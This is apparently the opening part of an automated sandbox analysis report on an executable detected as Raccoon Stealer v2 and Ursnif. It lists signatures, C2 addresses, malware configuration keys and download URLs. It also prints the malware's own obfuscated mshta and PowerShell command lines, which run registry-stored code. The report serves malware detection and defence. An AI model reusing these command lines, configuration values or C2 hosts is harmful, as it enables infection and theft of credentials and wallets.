



ID: 722131
Sample Name:
EJ6FBXJ9Dg.exe
Cookbook: default.jbs
Time: 08:47:09
Date: 13/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report EJ6FBXJ9Dg.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Raccoon 4
Threatname: Ursnif 5
Yara Signatures 5
Initial Sample 5
PCAP (Network Traffic) 5
Memory Dumps 5
Unpacked PEs 6
Sigma Signatures 6
Data Obfuscation 6
Snort Signatures 6
Joe Sandbox Signatures 7
AV Detection 7
Networking 7
Key, Mouse, Clipboard, Microphone and Screen Capturing 7
E-Banking Fraud 7
System Summary 7
Hooking and other Techniques for Hiding and Protection 7
Malware Analysis System Evasion 7
Anti Debugging 7
Stealing of Sensitive Information 8
Remote Access Functionality 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 13
Public IPs 14
General Information 14
Warnings 15
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASNs 15
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
C:\Users\user\AppData\LocalLow\2If3OY9WA2aU 15
C:\Users\user\AppData\LocalLow\freebl3.dll 16
C:\Users\user\AppData\LocalLow\mozglue.dll 16
C:\Users\user\AppData\LocalLow\msvcp140.dll 16
C:\Users\user\AppData\LocalLow\nss3.dll 17
C:\Users\user\AppData\LocalLow\pU97tg112OjD 17
C:\Users\user\AppData\LocalLow\sF9O6f0cCdbK 17
C:\Users\user\AppData\LocalLow\softokn3.dll 18
C:\Users\user\AppData\LocalLow\sqlite3.dll 18
C:\Users\user\AppData\LocalLow\vcruntime140.dll 18
C:\Users\user\AppData\LocalLow\y3enbS6322L5 19
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 19
C:\Users\user\AppData\Local\Temp\CSC20F2306B39284E32B5AB6E9725E2189D.TMP 19

Copyright Joe Security LLC 2022

C:\Users\user\AppData\Local\Temp\CSCC9AB450BCFA441ED9B999D6FD5DE3822.TMP 20
C:\Users\user\AppData\Local\Temp\RESF206.tmp 20
C:\Users\user\AppData\Local\Temp\RESFF35.tmp 20
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_isg504bu.mfz.psm1 20
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jtb51wp4.4ti.ps1 21
C:\Users\user\AppData\Local\Temp\jv54rgf4.0.cs 21
C:\Users\user\AppData\Local\Temp\jv54rgf4.cmdline 21
C:\Users\user\AppData\Local\Temp\jv54rgf4.dll 22
C:\Users\user\AppData\Local\Temp\jv54rgf4.out 22
C:\Users\user\AppData\Local\Temp\mkr2iq4u.0.cs 22
C:\Users\user\AppData\Local\Temp\mkr2iq4u.cmdline 23
C:\Users\user\AppData\Local\Temp\mkr2iq4u.dll 23
C:\Users\user\AppData\Local\Temp\mkr2iq4u.out 23
C:\Users\user\AppData\Roaming\XHSRZM23.exe 24
Static File Info 24
General 24
File Icon 24
Static PE Info 24
General 24
Entrypoint Preview 25
Data Directories 26
Sections 26
Imports 26
Network Behavior 27
Snort IDS Alerts 27
Network Port Distribution 27
TCP Packets 27
UDP Packets 29
DNS Queries 29
DNS Answers 29
HTTP Request Dependency Graph 29
HTTP Packets 30
Code Manipulations 38
User Modules 38
Hook Summary 38
Processes 38
Statistics 39
Behavior 39
System Behavior 39
Analysis Process: EJ6FBXJ9Dg.exePID: 5144, Parent PID: 3528 39
General 39
File Activities 40
Analysis Process: XHSRZM23.exePID: 1460, Parent PID: 5144 40
General 40
File Activities 41
Analysis Process: mshta.exePID: 1120, Parent PID: 3528 42
General 42
File Activities 42
Analysis Process: powershell.exePID: 5920, Parent PID: 1120 42
General 42
File Activities 42
File Created 42
File Deleted 44
File Written 44
File Read 49
Analysis Process: conhost.exePID: 4568, Parent PID: 5920 52
General 52
Analysis Process: csc.exePID: 4712, Parent PID: 5920 52
General 52
File Activities 52
File Created 52
File Deleted 52
File Written 53
File Read 53
Analysis Process: cvtres.exePID: 3320, Parent PID: 4712 53
General 53
File Activities 53
Analysis Process: csc.exePID: 5956, Parent PID: 5920 54
General 54
File Activities 54
File Created 54
File Deleted 54
File Written 54
File Read 54
Analysis Process: cvtres.exePID: 5780, Parent PID: 5956 55
General 55
File Activities 55
Disassembly 55

Copyright Joe Security LLC 2022


Windows Analysis Report

EJ6FBXJ9Dg.exe


Overview

General Information

Sample Name:	EJ6FBXJ9Dg.exe
Analysis ID:	722131
MD5:	5949348fedecc5…
SHA1:	a9a614ecb4871b..
SHA256:	2fffec7d345d16c…
Tags:	exe RecordBreaker
Infos:	



Detection




Ursnif, Raccoon Stealer v2

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Ursnif
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Snort IDS alert for network traffic
- Yara detected Raccoon Stealer v2
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Sigma detected: Dot net compiler co…
- Antivirus / Scanner detection for sub…
- Hooks registry keys query functions…
- Writes or reads registry keys via WMI
- Found evasive API chain (may stop…

Classification



Process Tree

- **System is w10x64**
- EJ6FBXJ9Dg.exe (PID: 5144 cmdline: C:\Users\user\Desktop\EJ6FBXJ9Dg.exe MD5: 5949348FEDECC598CDBCE7072639231F)
  - XHSRZM23.exe (PID: 1460 cmdline: "C:\Users\user\AppData\Roaming\XHSRZM23.exe" MD5: B7CE4F9F6ECD85BB5EDBB6964226FDB6)
- mshta.exe (PID: 1120 cmdline: C:\Windows\System32\mshta.exe "about:<hta:application><script>Ndam='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ndam).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5920 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name nhefowhe -value gp; new-alias -name ucvjneg -value iex; ucvjneg ([System.Text.Encoding]::ASCII.GetString((nhefowhe "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4568 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4712 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\mkr2iq4u.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 3320 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESF206.tmp" "c:\Users\user\AppData\Local\Temp\CSCC9AB450BCFA441ED9B999D6FD5DE3822.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5956 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jv54rgf4.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5780 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESFF35.tmp" "c:\Users\user\AppData\Local\Temp\CSC20F2306B39284E32B5AB6E9725E2189D.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Raccoon


```
{
  "C2 url": [
    "http://188.127.227.51/"
  ],
  "Bot ID": "b3ca3fc91779633a47981045668e09c4",
  "RC4_key1": "b3ca3fc91779633a47981045668e09c4"
}
```


Copyright Joe Security LLC 2022

Threatname: Ursnif


```
{
  "RSA Public Key":
"GEoaf/PsReruXzGPGUIgqWKnqoR7Hg9dOcT4nBssSx1nY9FAsRGi/E2tdzMI0njP6dLpZXQyBSxb2YN/N71RkIFe8BRQooe+s0DlXnJzyHYmt5vun+EavdlJKBsHKfikcIwJi8dHMcwPCVkp15cXW+FtNdcJ16MzDk0HRi26tZpwtGzsz5DaHHaw0yA6g52Dl8eUU+3S/MbS+zgMU3bd2jx4qwfKswaXM81OoMrm/tnuJLNFeIEk3OyzFEsObImHW4kh+539YoFhjTBOSMFqoVRYaZoeDOzojnXc0eoSRdCyTgvIwyzI4H4U/DMlfmvCLI5Axykns+KODb1pRLrq7RDL/5mrYprCWyjX3yV9fCU=",
  "c2_domain": [
    "trackingg-protectioon.cdn1.mozilla.net",
    "45.8.158.104",
    "trackingg-protectioon.cdn1.mozilla.net",
    "188.127.224.114",
    "weiqeqwns.com",
    "wdeiqeqwns.com",
    "weiqeqwens.com",
    "weiqewqwns.com",
    "iujdhsndjfks.com"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "YFVenkBsAbUmuHYi",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "movie_capture": "30, 8, *terminal* *wallet* *bank* *banco*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "10103",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
EJ6FBXJ9Dg.exe	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.564376637.00000000014A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
00000001.00000002.564376637.00000000014A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1868:$a9: Software\AppDataLow\Software\Microsoft\
00000007.00000002.616496245.0000024ABD467000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000000.00000003.311564503.0000000000992000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
00000000.00000003.313851264.0000000000992000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
Click to see the 70 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.EJ6FBXJ9Dg.exe.af0000.4.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
1.3.XHSRZM23.exe.13aa4a0.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.XHSRZM23.exe.1455940.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.EJ6FBXJ9Dg.exe.97e1d3.65.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
0.3.EJ6FBXJ9Dg.exe.97e1d3.7.unpack	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
Click to see the 29 entries				

Sigma Signatures

Data Obfuscation



Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

ET TROJAN Win32/RecordBreaker CnC Checkin M1 - Source IP: 192.168.2.4 - Destination IP: 188.127.227.51 −

Timestamp:	192.168.2.4188.127.227.5149697802036934 10/13/22-08:48:01.271816
SID:	2036934
Source Port:	49697
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response - Source IP: 188.127.227.51 - Destination IP: 192.168.2.4 −

Timestamp:	188.127.227.51192.168.2.480496972036955 10/13/22-08:48:01.638382
SID:	2036955
Source Port:	80
Destination Port:	49697
Protocol:	TCP
Classtype:	A Network Trojan was detected

Copyright Joe Security LLC 2022

ET TROJAN Win32/RecordBreaker - Observed UA M3 (TakeMyPainBack) - Source IP: 192.168.2.4 - Destination IP: 188.127.227.51	
Timestamp:	192.168.2.4188.127.227.5149697802038916 10/13/22-08:48:01.701614
SID:	2038916
Source Port:	49697
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Machine Learning detection for dropped file

Networking



Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing



Yara detected Ursnif

E-Banking Fraud



Yara detected Ursnif

System Summary



Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection



Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion



Found evasive API chain (may stop execution after checking system information)

Anti Debugging



Found API chain indicative of debugger detection

Stealing of Sensitive Information



Yara detected Ursnif

Yara detected Raccoon Stealer v2

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Remote Access Functionality




Yara detected Ursnif

Yara detected Raccoon Stealer v2

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	Path Interception	1 1 Process Injection	1 Deobfuscate/Decode Files or Information	1 OS Credential Dumping	2 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	1 3 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 Obfuscated Files or Information	3 Credential API Hooking	1 Account Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	2 Software Packing	1 Input Capture	3 File and Directory Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	4 Rootkit	NTDS	1 4 6 System Information Discovery	Distributed Component Object Model	3 Credential API Hooking	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 1 Security Software Discovery	SSH	1 Input Capture	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 2 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 2 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Process Injection	DCSync	1 2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
EJ6FBXJ9Dg.exe	65%	Virustotal		Browse
EJ6FBXJ9Dg.exe	50%	Metadefender		Browse
EJ6FBXJ9Dg.exe	100%	Avira	HEUR/AGEN.1234179	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\XHSRZM23.exe	100%	Avira	TR/Crypt.XPACK.Gen7	
C:\Users\user\AppData\Roaming\XHSRZM23.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\mozglue.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\msvcp140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\nss3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\softokn3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\XHSRZM23.exe	30%	Metadefender		Browse

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.XHSRZM23.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
1.2.XHSRZM23.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
0.2.EJ6FBXJ9Dg.exe.af0000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.EJ6FBXJ9Dg.exe.9a37c6.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.XHSRZM23.exe.460000.1.unpack	100%	Avira	HEUR/AGEN.1245293		Download File
0.0.EJ6FBXJ9Dg.exe.af0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
qpdownloads.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://45.8.158.104/uploaded/7PEROc7T_2Fgr3AlFhC44I/HihA8yGOnHHyC/7qKpRjMK/_2BISfbG8Z1hpAn69C67v7h/gkKlfJKu9W/RfGqkB9ODhAT7t3c5/NgU9QmTJW10x/ljH6Rbwk6Te/NQKogNebUNXkBe/OP8YU_2BPfX7w7JRWnzlY/DYJ2tPBGUU9yVi7O/2UHx3wnrI8usjfi/mEy_2FvxgACU_2BVfF/k_2BhGhcG/DY4c1ymhU_2BCF0kWEYq/M0_2B_2F16h_2BgoOGF/9_2FtG_2F6BZfr3nq2A72O/TaGtamWcSmCx5/BKV7x7CGne61RjWS63/G.pct	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://188.127.227.51/	0%	Avira URL Cloud	safe	
http://188.127.227.51/49d6ec0cd113efb59453fa49c7f2abcd	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://45.8.158.104/uploaded/zbAczskpRoi/wpOTNz2ovPWOn_/2B_2FrKEtFFbUGtGX6UpM/aPAjWjIABTFmZnGA/TX3qf	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://mozilla.org0	0%	URL Reputation	safe	
http://45.8.158.104/uploaded/Xac7t2mitXIgCMsf9BuB/MO0_2Fwxiby6n8l6o_2/FDgHHlLSuOuDkfbPQtCcKd/YlwrlyD	0%	Avira URL Cloud	safe	
http://45.8.158.104/uploaded/zbAczskpRoi/wpOTNz2ovPWOn_/2B_2FrKEtFFbUGtGX6UpM/aPAjWjIABTFmZnGA/TX3qfwxbX9aDBL1/IeT5piixzi8h4SRl9u/8_2B0Atg2/EH_2BuWU2tSl81tfObAy/vUIIIX4Ry5a2Lkg_2BA/WrsB69Jk6Nr0AfUnViCZgr/xOQsHH2r7bRf4/GbUKvAO_/2B_2BNCAwjUDjs1PnMfwFho/BSlcplWuk_/2ByFg1B7Jha7Qhk7w/kMamT9D_2B57/Uw_2B3UVmpC/BA7AL3JebG7W65/8MiRPWVyAeG2AtQC9YkgU/qP7k.pct	0%	Avira URL Cloud	safe	
http://qpdownloads.com/10103.exe	100%	Avira URL Cloud	malware	
http://45.8.158.104/uploaded/7PEROc7T_2Fgr3AlFhC44I/HihA8yGOnHHyC/7qKpRjMK/_2BISfbG8Z1hpAn69C67v7h/g	0%	Avira URL Cloud	safe	
http://https://www.vign.	0%	Avira URL Cloud	safe	
http://45.8.158.104/uploaded/Xac7t2mitXIgCMsf9BuB/MO0_2Fwxiby6n8l6o_2/FDgHHlLSuOuDkfbPQtCcKd/YlwrlyDXRc_2B/ixVyFqQK/k126u_2B_2Ba_2BruFx1_2F/jniVE8w7fc/bk1R9cvUDCNSr3LVX/6pZVXtyVf482/WFP0247XYM7/A2gUdzKCCOqwfV/Gv8pnlgo2_2FOJ3S2ifKR/bqy_2FBRKHq_2Fpg/VdjwqIx7uWisr2l/fEIsbd32W_2FSgiOj7/dytSGoyJO/SSfkZcDtemeWWSjAjk_2/FpEHeBUMQUi3yJQSNuD/_2FtYwM7I7Bk/pKYwZ.pct	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
qpdownloads.com	31.31.198.19	true	false	• 0%, Virustotal, Browse	unknown
trackingg-protectioon.cdn1.mozilla.net	unknown	unknown	false		high

Contacted URLs

